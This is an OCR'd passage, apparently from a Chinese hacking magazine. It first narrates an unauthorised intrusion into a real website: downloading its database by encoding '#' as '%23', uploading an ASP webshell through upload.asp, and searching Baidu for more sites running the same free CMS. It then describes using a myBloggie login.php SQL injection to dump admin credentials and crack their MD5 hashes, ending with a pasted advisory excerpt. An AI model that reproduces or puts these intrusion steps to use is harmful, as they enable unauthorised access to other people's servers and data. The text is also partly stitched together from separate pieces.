是asp后缀的数据库，而且在数据库名中还加上“#”号，看来是为了防止别人下载数据库，可是我们玩过暴库的朋友都知道，可以把“#”替换为“%23”，就可以正常下载数据库了。我们打开看看是否是真的数据库，如图5。




图5

嘿嘿，全部是乱码，表示这个就是数据库，没错了。这里提供两个思路，第一是下载数据库，找到管理员用户名、密码，然后登录后台，想办法得到webshell；第二个方法就是找到可以写入数据库的地方，例如查找搜索，或者留言，都有可能把一句话木马直接写入这个asp数据库中。思路已经提供，大家发挥自己的思维，去思考，看看能否找到突破口？要想做一个真正的黑客，首先必须要自己多实践，多思考才行哟，别老是用别人发现的漏洞，用别人的成果，如果那样，你永远都不会进步的。

3 漏洞——上传漏洞

在入侵中，我看到down1目录下都是图片，因此我觉得应该有个上传的页面，因为图片不可能全部都在ftp上传的，因为那样不方便更新，再加上刚才前面发现有许多漏洞，所以感觉此程序应该不很安全，说不定就存在简单的上传漏洞，这样对于我们获取webshell不是又多了一条路吗？于是，就把一些常用的上传页面挨个试验，upfile.asp、upfile_soft.asp、upload.asp……几分钟过后，试验出来了，就是upload.asp这个页面，然后我们直接提交一个asp木马上传，比想象中还要顺利，竟然上传成功了，我们点击“放大图”，看看其属性，就找到了我们上传的木马的地址，如图6。

嘿嘿，登录一下看看，没错吧，如图7！

我刚才上传了一个旁注自带的免杀小马，后面当然就是写个大马提交上去，然后渗透服务器，拿权限，这些就随你们了。我留了个警告文本给网站管理员，擦了pp就闪了。这次的检测到此也就结束了，不过后来我到百度搜索了一下，发现此站是一套免费程序，总结出了关键字——“3鸟设社www.3niao.com[v1.2色彩连视版]”，如图8。




图6




图7





图8

还有更多的关键字都可以让你从百度中找到此类的网站。最后还是那句话——入侵的道路不止一条！多点去实践，你会发现许多东西哦。




对于经常留意漏洞的朋友，我想都会注意到10月底mybloggie这个漏洞吧，不过漏洞不大，只是个sql注入漏洞，而且此套程序是使用php语言开发的，熟悉php的菜菜并不很多，加上又是英文系统，国人使用的就更少了，也因此几乎大多数朋友都给忽视了，前段时间无聊就跟Alizee研究了一下，后来我们考虑到方便大家，Alizee就写出了一个利用工具，嘿嘿，看看多为小菜着想呀！

这个漏洞的产生主要是因为username变量过滤不严，应用SQL查询之前在“login.php”中传给“username”参数的输入是不合适的，这样就可以通过注入恶意的SQL代码操作SQL查询，导致了Sql Injection，如图1。

好啦，我们打开漏洞利用工具，随便找个mybloggie 2.x的版本的blog，然后点击暴帐号密码，稍等片刻，如图2。

看到了吗？是一个英文网站，帐户和密码都给我们暴出来了，可惜暴出来的密码，竟然是md5加密的，这里就只有暴破了，看你运气了。我们就把admin1那个用户的密码给暴破一下吧。机器配置不好的朋友也不用埋怨的。我们的工具中已经集成了一个md5破解的网站给各位了，把密码填上去就可以进行破解了，点击工具中的第二个按钮——破解密码，就会打开破解md5密码的网站了，把刚才的密码填入Search the CRC Database下面的方框中，再点击search，等待命运吧……哈哈，暴出来了，密码竟然跟用户名一样，也是admin1，如图3。


View Mode: Normal | List　　Home | About

myBloggie Sql Injection 漏洞及权限提升漏洞

Submitted by Diaoxi4n on 2005, September 28, 11:24 AM. 吸血大法

myBloggie vulnerable to SQL injection vulnerability caused by improper validation of user-supplied inputs. This vulnerability can be exploited to bypass authentication mechanism, escalate the privileges to administrator level and also made to reveal system specific information.

Vulnerable Systems:

* myBloggie versions 2.1.3-beta and prior

User supplied credential inputs ('$username' and '$passwd') are not sanitized in login.php before subjecting them to SQL query.

Vulnerable code:

```
<------------------------login.php snippet------------------------>
if(isset($_POST['username'])) {
$username=$_POST['username'];
} else $username='';
$result = mysql_query( "SELECT user FROM ".USER_TBL." WHERE user='$username'
          AND password='$passwd'" ) or error( mysql_error() );
<------------------------------------------------------>
```

This can be exploited in multiple ways,

图 1




图 2

